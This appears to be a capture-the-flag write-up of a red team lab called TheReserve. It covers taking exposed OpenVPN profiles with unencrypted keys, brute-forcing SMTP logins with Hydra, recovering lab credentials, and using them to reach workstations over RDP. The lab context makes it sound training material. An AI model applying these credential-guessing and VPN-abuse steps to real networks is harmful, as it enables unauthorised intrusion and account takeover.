

The portal generated an OpenVPN profile for the submitted identity.

The profile contained an unencrypted private key. That alone does not prove a VPN vulnerability; the problem here was that usable client material appeared obtainable without adequate authentication or authorisation.
The earlier directory scan had also found /vpn on this host.

The listing exposed another .ovpn profile containing a client certificate, its private key, and a tls-auth shared key. The certificate named a CA; the configuration file itself was not a CA-signed document. Whether those credentials were accepted still depended on the server.
- Client certificate naming the CA
ChangeMe - Unencrypted client private key
- tls-auth key
Before testing the profile, I returned to the supplied password list to look for corporate credentials.

Corporate credential testing
I used a short Python script to generate password candidates from the supplied list and permitted special characters.

I built a username list using firstname.lastname and the candidate email domain corp.thereserve.loc. These were still assumptions until a service accepted them.
The mail host at 10.200.40.11 exposed SMTP authentication, providing a way to test these lab accounts.
I used Hydra for a dictionary-based credential test with the generated candidates.

The output reported successful credentials for Laura Wood and Mohammad Ahmed, both listed as corporate customer investment managers.
Lab account: laura.wood@corp.thereserve.loc — password: Password1@
Lab account: mohammad.ahmed@corp.thereserve.loc — password: Password1!

I then checked the corresponding mailboxes for further clues.
Laura's mailbox check:
Mohammad's mailbox check:

Neither mailbox returned messages in these checks. I retained the credentials for subsequent host-access tests.

Next, I tested the exposed OpenVPN profile.
Connecting to the corporate VPN
I downloaded the lab profile from http://10.200.40.12/vpn/corpUsername.ovpn. This is an internal lab address, not a public download link.


The profile's remote entry still contained the placeholder 10.200.X.X. I replaced the endpoint with 10.200.40.12 while retaining the profile's port and protocol, then reconnected. The logs below record the connection attempt. This change selected the VPN endpoint; it did not change the assigned target scope.


OpenVPN created a second tunnel interface, tun1. The resulting routing output showed paths to the corporate workstations.

The relevant target routes were 10.200.40.21 and 10.200.40.22. Addresses in 12.100.1.x belonged to the VPN tunnel, not a new target subnet. My Kali tunnel address changed between connections, so I needed to check it before transferring files. The OpenVPN manual explains tunnel addressing, routes, and the remote endpoint.
The initial host-discovery probes did not receive a response from .21. The screenshot records a scan with -Pn, which skips that discovery gate; a missing ping response does not establish that a host is down.

Scan results for 10.200.40.22:

Two findings stood out:
- RDP (3389) - Allows us the ability to connect via a Remote Desktop session.
- SMB signing: the scan reported signing enabled but not required. This permits unsigned sessions under some conditions and can matter for relay attacks. Signing provides integrity and authenticity; encryption provides confidentiality. The scan does not establish that every session was unsigned or that all traffic was plaintext. See Microsoft's SMB signing overview.
Workstation access and flag submission

I tested Laura's corporate credentials over RDP against WRK1 at 10.200.40.21.
The session opened successfully. This demonstrated interactive access to that workstation, not Domain Admin control.



I initially looked for a flag file on the workstation, then realised the room used e-Citizen to validate evidence.

For the first flag, I supplied the hostname WRK1 and wrote the portal-issued UID to C:\Windows\Temp\n0debranch.txt. The portal checked the evidence and emailed the flag. The UID shown below is a placeholder; each submission must use the value and location requested by the portal.
I followed the portal's individual instructions for flags 2 and 3 as well. At this point, I still had the Active Directory environment to work through.
echo XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX > C:\Windows\Temp\n0debranch.txt
Flag 1
Flag 2
Flag 3

The provided mailbox delivered the flags and a message from TheReserve's Head of Security. That message was a lab clue, not evidence that the credentials had stopped working.

The first three flags were recorded.

Both recovered accounts could access WRK1 and WRK2.
